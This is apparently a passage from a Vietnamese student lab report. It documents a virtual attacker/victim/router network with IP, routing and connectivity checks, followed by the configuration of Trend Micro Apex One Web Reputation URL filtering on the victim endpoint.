
3.2.2. Cấu hình địa chỉ IP cho Attacker

- Đặt card mạng của máy Attacker là VMware5.



Hình 3.2.5. Cấu hình card mạng cho Attacker

- Cấu hình địa chỉ IP thủ công cho máy Attacker. Vào Editing Wired connection → IPv4 Settings, chọn Method là Manual và cấu hình địa chỉ IP, subnet mask, default gateway và DNS servers.



Hình 3.2.6. Cấu hình địa chỉ IP thủ công cho máy Attacker

- Dùng lệnh **ip a** hoặc **ifconfig** để kiểm tra xem cấu hình thành công hay chưa.

```

File Actions Edit View Help
[(kali㉿kali)-~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:30:ce:64 brd ff:ff:ff:ff:ff:ff
    inet 10.81.69.100/24 brd 10.81.69.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::1c88:74e:1208:fc27/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

[(kali㉿kali)-~]
$ ip route
default via 10.81.69.1 dev eth0 proto static metric 100
10.81.69.0/24 dev eth0 proto kernel scope link src 10.81.69.100 metric 100

[(kali㉿kali)-~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.81.69.100 netmask 255.255.255.0 broadcast 10.81.69.255
        inet6 fe80::1c88:74e:1208:fc27 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:30:ce:64 txqueuelen 1000 (Ethernet)
            RX packets 97 bytes 5820 (5.6 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 109 bytes 28156 (27.4 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 8 bytes 480 (480.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8 bytes 480 (480.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Hình 3.2.7. Kiểm tra lại địa chỉ IP trên máy Attacker

3.2.3. Cấu hình địa chỉ IP cho Victim

- Đầu tiên, mở Setting → Vào Network & Internet → Chọn Change adapter settings, sau đó nhấp chuột phải vào adapter mạng “Ethernet” → Chọn Properties để mở cửa sổ cấu hình giao diện mạng.
- Trong hộp thoại “Ethernet Properties”, nhấn đúp vào dòng “Internet Protocol Version 4 (TCP/IPv4)” để mở cửa sổ cấu hình địa chỉ IP và DNS.
- Chọn mục “Use the following IP address” và nhập các giá trị IP address, Subnet mask và địa chỉ Default gateway để cấu hình địa chỉ IP tĩnh.
- Chọn mục “Use the following DNS server address” và nhập các giá trị Preferred DNS và Alternate DNS để cấu hình địa chỉ DNS server.
- Cuối cùng, nhấn OK để áp dụng các thiết lập.



Hình 3.2.8. Cấu hình IP tĩnh trên máy Victim

- Nhóm thực hiện kiểm tra lại các thiết lập bằng cách mở Command Prompt và nhập câu lệnh **ipconfig**.

```
C:\> Command Prompt
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\victim>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::9926:cef7:f9e1:d9ad%14
  IPv4 Address. . . . . : 192.168.69.200
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.69.1

Ethernet adapter Bluetooth Network Connection:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . :

C:\Users\victim>
```

Hình 3.2.9. Kiểm tra cấu hình IP trên máy Victim

3.2.4. Cấu hình định tuyến cho Router

- Bật tính năng ip forwarding trên Router để cho phép chuyển tiếp gói tin trên Router. Sau đó, thiết lập NAT (MASQUERADE) để các gói tin có thể đi từ mạng nội bộ ra ngoài Internet thông qua card mạng ens33.

```
router@router:~$ echo "net.ipv4.ip_forward=1" | sudo tee -a /etc/sysctl.conf
net.ipv4.ip_forward=1
router@router:~$ sudo iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE
router@router:~$
```

Hình 3.2.10. Cấu hình định tuyến trên Router

3.2.5. Kiểm tra các kết nối

- Kiểm tra kết nối trên Router: Thực hiện ping đến máy Attacker, máy Victim và google.

```
router@router:~$ ping 192.168.69.200
PING 192.168.69.200 (192.168.69.200) 56(84) bytes of data.
64 bytes from 192.168.69.200: icmp_seq=1 ttl=128 time=3.07 ms
64 bytes from 192.168.69.200: icmp_seq=2 ttl=128 time=0.677 ms
64 bytes from 192.168.69.200: icmp_seq=3 ttl=128 time=0.707 ms
64 bytes from 192.168.69.200: icmp_seq=4 ttl=128 time=1.11 ms
^C
--- 192.168.69.200 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 0.677/1.390/3.070/0.984 ms
router@router:~$ ping 10.81.69.100
PING 10.81.69.100 (10.81.69.100) 56(84) bytes of data.
64 bytes from 10.81.69.100: icmp_seq=1 ttl=64 time=6.36 ms
64 bytes from 10.81.69.100: icmp_seq=2 ttl=64 time=0.922 ms
64 bytes from 10.81.69.100: icmp_seq=3 ttl=64 time=0.657 ms
64 bytes from 10.81.69.100: icmp_seq=4 ttl=64 time=1.09 ms
64 bytes from 10.81.69.100: icmp_seq=5 ttl=64 time=0.691 ms
^C
--- 10.81.69.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4028ms
rtt min/avg/max/mdev = 0.657/1.943/6.362/2.214 ms
router@router:~$ ping google.com
PING google.com (64.233.170.113) 56(84) bytes of data.
64 bytes from sg-in-f113.1e100.net (64.233.170.113): icmp_seq=1 ttl=128 time=44.1 ms
64 bytes from sg-in-f113.1e100.net (64.233.170.113): icmp_seq=2 ttl=128 time=43.8 ms
64 bytes from sg-in-f113.1e100.net (64.233.170.113): icmp_seq=3 ttl=128 time=42.1 ms
64 bytes from sg-in-f113.1e100.net (64.233.170.113): icmp_seq=4 ttl=128 time=42.3 ms
^C
--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 42.130/43.087/44.143/0.886 ms
router@router:~$ _
```

Hình 3.2.11. Kiểm tra kết nối trên Router

- Kiểm tra kết nối trên Attacker: Thực hiện ping đến máy Victim, gateway của Router kết nối với Attacker và google.

```

└─(kali㉿kali)-[~]
$ ping 192.168.69.200
PING 192.168.69.200 (192.168.69.200) 56(84) bytes of data.
64 bytes from 192.168.69.200: icmp_seq=1 ttl=127 time=1.39 ms
64 bytes from 192.168.69.200: icmp_seq=2 ttl=127 time=1.30 ms
64 bytes from 192.168.69.200: icmp_seq=3 ttl=127 time=1.88 ms
^C
— 192.168.69.200 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.295/1.523/1.882/0.256 ms

└─(kali㉿kali)-[~]
$ ping google.com
PING google.com (74.125.24.101) 56(84) bytes of data.
64 bytes from sf-in-f101.1e100.net (74.125.24.101): icmp_seq=1 ttl=127 time=4
3.9 ms
64 bytes from sf-in-f101.1e100.net (74.125.24.101): icmp_seq=2 ttl=127 time=4
3.4 ms
64 bytes from sf-in-f101.1e100.net (74.125.24.101): icmp_seq=3 ttl=127 time=4
4.2 ms
64 bytes from sf-in-f101.1e100.net (74.125.24.101): icmp_seq=4 ttl=127 time=4
3.9 ms
^C
— google.com ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 43.401/43.852/44.233/0.296 ms

└─(kali㉿kali)-[~]
$ ping 10.81.69.1
PING 10.81.69.1 (10.81.69.1) 56(84) bytes of data.
64 bytes from 10.81.69.1: icmp_seq=1 ttl=64 time=0.544 ms
64 bytes from 10.81.69.1: icmp_seq=2 ttl=64 time=0.597 ms
64 bytes from 10.81.69.1: icmp_seq=3 ttl=64 time=0.831 ms
64 bytes from 10.81.69.1: icmp_seq=4 ttl=64 time=0.572 ms
^C
— 10.81.69.1 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.544/0.636/0.831/0.114 ms

```

Hình 3.2.12. Kiểm tra kết nối trên Attacker

- Kiểm tra kết nối trên Victim: Thực hiện ping đến máy Attacker, gateway của Router kết nối với Victim và google.

```

Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\victim>ping google.com

Pinging google.com [64.233.170.139] with 32 bytes of data:
Reply from 64.233.170.139: bytes=32 time=36ms TTL=127
Reply from 64.233.170.139: bytes=32 time=35ms TTL=127
Reply from 64.233.170.139: bytes=32 time=36ms TTL=127

Ping statistics for 64.233.170.139:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 35ms, Maximum = 36ms, Average = 35ms
Control-C
^C
C:\Users\victim>ping 10.81.69.100

Pinging 10.81.69.100 with 32 bytes of data:
Reply from 10.81.69.100: bytes=32 time<1ms TTL=63
Reply from 10.81.69.100: bytes=32 time=1ms TTL=63
Reply from 10.81.69.100: bytes=32 time=1ms TTL=63
Reply from 10.81.69.100: bytes=32 time=1ms TTL=63

Ping statistics for 10.81.69.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

Ping statistics
C:\Users\victim>ping 192.168.69.1

Pinging 192.168.69.1 with 32 bytes of data:
Reply from 192.168.69.1: bytes=32 time<1ms TTL=64
Reply from 192.168.69.1: bytes=32 time<1ms TTL=64
Reply from 192.168.69.1: bytes=32 time<1ms TTL=64


Ping statistics for 192.168.69.1:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C

```

Hình 3.2.13. Kiểm tra kết nối trên Victim


3.3. Cài đặt Agent

- Hiện nay, Trend Micro Apex One đã được tích hợp hoàn toàn với Trend Micro Vision One, nên ta sẽ đăng ký bản dùng thử 30 ngày của Vision One. Sau khi đăng ký, ta truy cập vào Vision One Central:
 - Bước 1: Tại Service Management → Product Instance → Create Product Instance → Standard Endpoint Protection → Điện thông tin → Chờ connect.



Hình 3.3.1. Đăng ký Product cần sử dụng với Trend Vision One

- Bước 2: Tại Endpoint Security → Endpoint Inventory → Agent Installer → Điện Thông tin → Tải và chạy Image Setup Tool → Restart → Tải và chạy Agent.



Hình 3.3.2. Tải Image Setup Tool và Agent trên máy Victim

IV. KỊCH BẢN TRIỂN KHAI

4.1. Kịch bản 1: Bảo vệ URL

4.1.1. Tổng quát


- Bảo vệ URL (URL Protection hay còn được gọi là URL Filtering) là một biện pháp bảo mật nhằm bảo vệ người dùng và hệ thống khỏi các trang web độc hại và các cuộc tấn công lừa đảo. Nó hoạt động bằng cách kiểm tra URL (Uniform Resource Locators) trong nhiều bối cảnh khác nhau, chẳng hạn như email hoặc trang web, và chặn hoặc cảnh báo người dùng về các liên kết có khả năng nguy hiểm.
- Tính năng sử dụng: **Web Reputation** – Theo dõi độ tin cậy của các tên miền bằng cách gán điểm uy tín dựa trên nhiều yếu tố, bao gồm tuổi thọ của trang web, lịch sử

thay đổi vị trí và các dấu hiệu hoạt động đáng ngờ được phát hiện thông qua phân tích hành vi của mã độc.


- Khi tính năng này được kích hoạt trên Apex One agent, hệ thống sẽ thực hiện kiểm tra độ uy tín của các URL mà người dùng truy cập theo thời gian thực. Nếu URL đó nằm trong whitelist, người dùng có thể truy cập bình thường vào URL; còn nếu URL đó nằm trong blacklist, agent sẽ thực hiện ngăn chặn người dùng truy cập vào trang web, cảnh báo cho người dùng và ghi log lại. Từ đó giúp đảm bảo rằng các trang web mà người dùng truy cập an toàn, không chứa các mối đe dọa trực tuyến như mã độc (malware), phần mềm gián điệp (spyware) hay các chiêu trò lừa đảo (phishing) nhằm đánh cắp thông tin cá nhân.

4.1.2. Triển khai

- Truy cập vào Standard Endpoint Protection → Policy Management → Create để tạo Policy mới.



Hình 4.1.1. Truy cập vào Policy Management



Hình 4.1.2. Chọn Create để tạo policy mới

- Tại Advanced Thread Protection → Web Reputation → Internal Agents, ta sẽ cấu hình bảo mật cho agent.

Hình 4.1.3. Truy cập vào Web reputation

- Chọn mức độ bảo mật để Apex One xác định hành vi cần thực hiện là cho phép hay ngăn chặn quyền truy cập đến URL. Có 3 mức là High, Medium và Low; mức độ bảo mật càng cao tỷ lệ phát hiện mối đe dọa trên web được cải thiện, nhưng khả năng cảnh báo sai cũng tăng lên. Ở đây, nhóm chọn mức độ bảo mật là High.

Security Level	Description
High	Block pages that are: Dangerous - Verified to be fraudulent or known sources of threats Highly suspicious - Suspected to be fraudulent or possible sources of threats Suspicious - Associated with spam or possibly compromised
Medium	Block pages that are: Dangerous - Verified to be fraudulent or known sources of threats Highly suspicious - Suspected to be fraudulent or possible sources of threats
Low	Block pages that are: Dangerous - Verified to be fraudulent or known sources of threats

Hình 4.1.4. Cấu hình mức độ bảo mật khi truy cập vào các URL

- Sau đó, cung cấp các URL nào muốn chặn hoặc cho phép.

Type URL:

* Wildcards are supported ⓘ

Add to Approved List | Add to Blocked List

View: Approved and Blocked ▾

URL	Action	Delete
http://www.trendmicro.com/*	Approved	trash
http://office.microsoft.com/*	Approved	trash
http://download.microsoft.com/*	Approved	trash
http://uk.trendmicro-europe.com/*	Approved	trash
http://10.81.69.100:8080	Blocked	trash

Hình 4.1.5. Danh sách các URL được cho phép và ngăn chặn

- Các cấu hình còn lại, nhóm sẽ giữ nguyên theo mặc định của Apex One. Kế đó, ta sẽ đặt tên cho policy và chọn đối tượng để áp dụng policy. Tại Targets → Policy Name, đặt tên cho Policy. Tại Targets → Manage Targets, chọn đối tượng để áp dụng policy

Endpoint Security Configuration ▾

Trend Vision One™ | Standard Endpoint Protection

Dashboard | Directories | Policies | Suspicious Object Sync | Investigation | Logs & Reports | Administration

© 2025-04-30 07:04

< Edit Policy: Protected URL

Policy Name: Protected URL

Targets:

- None (Draft only)
- Select Labels
- Filter by Criteria
- Set Filter
- 1 target(s)
- Manage Targets

Manually assign targets to the policy. Specified targets remain static and cannot be re-assigned to other policies.

Targets: None (Draft only) Select Labels Filter by Criteria Set Filter 1 target(s) Manage Targets

Behavior Monitoring | Predictive Machine Learning | Web Reputation | Suspicious Connection | Vulnerability Protection | Device Control | Application Control


DETECTION & RESPONSE | Endpoint Sensor | Sample Submission

EXCEPTIONS | Exception Lists


Deploy | Cancel

